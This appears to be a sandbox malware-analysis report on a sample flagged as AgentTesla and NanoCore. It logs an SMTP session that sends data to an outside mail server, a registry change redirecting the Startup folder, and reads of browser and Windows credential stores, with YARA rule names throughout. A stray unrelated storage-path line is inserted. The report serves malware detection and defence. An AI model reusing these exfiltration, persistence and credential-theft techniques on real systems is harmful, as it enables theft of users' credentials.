00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 35 00 38 00 39 00 38 00 2e 00 35 00 36 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 0e 00 44 00 00 00 35 00 38 00 39 00 38 00 2e 00 35 00 36 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 0e 00 40 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 01 00 22 00 00 00 6c 00 6c 00 64 00 2e 00 69 00 66 00 64 00 76 00 67 00 6d 00 77 00 68 00 69 00 61 00 65 00 76 00 62 00 6d 00 75 00 70 00 75 00 73 00 43 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 1 8 00 58 00 00 00 00 00 00 00 00 00 73 00 6b 00 72 00 61 00 6d 00 65 Data Ascii: >0P5898.5618.0.1noisreV ylbmessAD5898.5618.0.1noisreVtcudorP@emaNtcudorP"lld.ifdvgmwhiae vbmupusCemaneliFlanigirOXskrame


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 10, 2022 14:48:15.159502029 CEST	587	49786	200.40.119.50	192.168.2.6	220 correo.netgate.com.uy ESMTP NETGATE_S.A
May 10, 2022 14:48:15.159888029 CEST	49786	587	192.168.2.6	200.40.119.50	EHLO 980108
May 10, 2022 14:48:15.415002108 CEST	587	49786	200.40.119.50	192.168.2.6	250-correo.netgate.com.uy 250-PIPELINING 250-SIZE 52428800 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
May 10, 2022 14:48:15.416372061 CEST	49786	587	192.168.2.6	200.40.119.50	AUTH login aW5mb0BlbHBhcnF1ZS5jb20udXk=
May 10, 2022 14:48:15.672071934 CEST	587	49786	200.40.119.50	192.168.2.6	334 UGFzc3dvcmQ6
May 10, 2022 14:48:15.929456949 CEST	587	49786	200.40.119.50	192.168.2.6	235 2.7.0 Authentication successful
May 10, 2022 14:48:15.933407068 CEST	49786	587	192.168.2.6	200.40.119.50	MAIL FROM:<info@elparque.com.uy>
May 10, 2022 14:48:16.188899994 CEST	587	49786	200.40.119.50	192.168.2.6	250 2.1.0 Ok

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 10, 2022 14:48:16.192569017 CEST	49786	587	192.168.2.6	200.40.119.50	RCPT TO:<contacto@filtrosdys.com>
May 10, 2022 14:48:16.559595108 CEST	587	49786	200.40.119.50	192.168.2.6	250 2.1.5 Ok
May 10, 2022 14:48:16.559954882 CEST	49786	587	192.168.2.6	200.40.119.50	DATA
May 10, 2022 14:48:16.814980984 CEST	587	49786	200.40.119.50	192.168.2.6	354 End data with <CR><LF>.<CR><LF>
May 10, 2022 14:48:16.818661928 CEST	49786	587	192.168.2.6	200.40.119.50	.
May 10, 2022 14:48:17.094567060 CEST	587	49786	200.40.119.50	192.168.2.6	250 2.0.0 Ok: queued as 68DC22A598C
May 10, 2022 14:49:17.154443026 CEST	587	49786	200.40.119.50	192.168.2.6	421 4.4.2 correo.netgate.com.uy Error: timeout exceeded

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: OCBC_BAN.EXE PID: **4500**, Parent PID: **5440**

General

Target ID:	0
Start time:	14:47:09
Start date:	10/05/2022
Path:	C:\Users\user\Desktop\OCBC_BAN.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\OCBC_BAN.EXE"
Imagebase:	0x820000
File size:	25088 bytes
MD5 hash:	BE7BB1D25F6FB1B424AB8B54DC3971D0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000003.497174960.000000000A803000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000003.497174960.000000000A803000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.536986787.0000000003C93000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.536986787.0000000003C93000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.536986787.0000000003C93000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000003.497125933.000000000A7AC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000003.497125933.000000000A7AC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.536754919.0000000003B99000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.536754919.0000000003B99000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.536754919.0000000003B99000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.536084808.0000000002C9D000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.536084808.0000000002C9D000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.536198846.0000000002CF2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.536198846.0000000002CF2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.537196889.0000000003D32000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.537196889.0000000003D32000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.537196889.0000000003D32000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Startup	unicode	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\windscribe	success or wait	1	68D1646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	Startup	unicode	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\windscribe	success or wait	1	68D1646A	RegSetValueExW

Analysis Process: cmd.exe PID: **3616**, Parent PID: **4500**

General

Target ID:	5
Start time:	14:47:41
Start date:	10/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout 10
Imagebase:	0xed0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5556**, Parent PID: **3616**

General

Target ID:	6
Start time:	14:47:41
Start date:	10/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: **4804**, Parent PID: **3616**

General

Target ID:	7
Start time:	14:47:41
Start date:	10/05/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 10
Imagebase:	0xea0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: Pubrtkzyqpdcef1.exe PID: **5604**, Parent PID: **4500**

General

Target ID:	9
Start time:	14:47:53
Start date:	10/05/2022
Path:	C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe"
Imagebase:	0xe30000

File size:	213504 bytes
MD5 hash:	4AD411F172F9362BB859CD369E5F3F8E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.465813754.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.465813754.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.634035995.0000000003161000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.634035995.0000000003161000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.466270917.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.466270917.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.632461806.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.632461806.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.462652730.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.462652730.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.465157783.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.465157783.0000000000E32000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe, Author: Joe Security • Rule: MALWARE_Win_AgentTeslaV3, Description: AgentTeslaV3 infostealer payload, Source: C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe, Author: ditekSHen
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 37%, Metadefender, Browse • Detection: 85%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD1CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD1CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCF5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	68D11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	68D11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	68D11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	68D11B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	68D11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	68D11B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\98bd75d2-ce84-459a-aada-2da99aef3201	unknown	4096	success or wait	1	68D11B4F	ReadFile

Analysis Process: OCBC_BAN.EXE PID: **3524**, Parent PID: **4500**

General

Target ID:	12
Start time:	14:48:24
Start date:	10/05/2022
Path:	C:\Users\user\Desktop\OCBC_BAN.EXE
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\OCBC_BAN.EXE
Imagebase:	0x630000
File size:	25088 bytes
MD5 hash:	BE7BB1D25F6FB1B424AB8B54DC3971D0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.637242495.0000000005300000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000C.00000002.637242495.0000000005300000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: MALWARE_Win_NanoCore, Description: Detects NanoCore, Source: 0000000C.00000002.637242495.0000000005300000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000000.529083505.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000000.529083505.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000000.529083505.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000000.528619863.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000000.528619863.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000000.528619863.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.632460543.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.632460543.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.632460543.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000000.530203909.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000000.530203909.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000000.530203909.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000000.529485631.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000000.529485631.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000000.529485631.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.637443502.0000000005BA0000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000C.00000002.637443502.0000000005BA0000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.637443502.0000000005BA0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_NanoCore, Description: Detects NanoCore, Source: 0000000C.00000002.637443502.0000000005BA0000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.634125334.00000000029D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.634125334.00000000029D1000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.635571105.00000000039D9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.635571105.00000000039D9000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD1CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD1CF06	unknown
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	68D1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	68D11E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	68D1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	68D1BEFF	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\OCBC_BAN.EXE:Zone.Identifier	success or wait	1	68C92935	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	0	8	58 fd fd fd fd 32 fd 48	X2H	success or wait	1	68D11B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	68D11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	68D11B4F	ReadFile
C:\Users\user\Desktop\OCBC_BAN.EXE	unknown	4096	success or wait	1	6DCDD72F	unknown
C:\Users\user\Desktop\OCBC_BAN.EXE	unknown	512	success or wait	1	6DCDD72F	unknown

Disassembly

No disassembly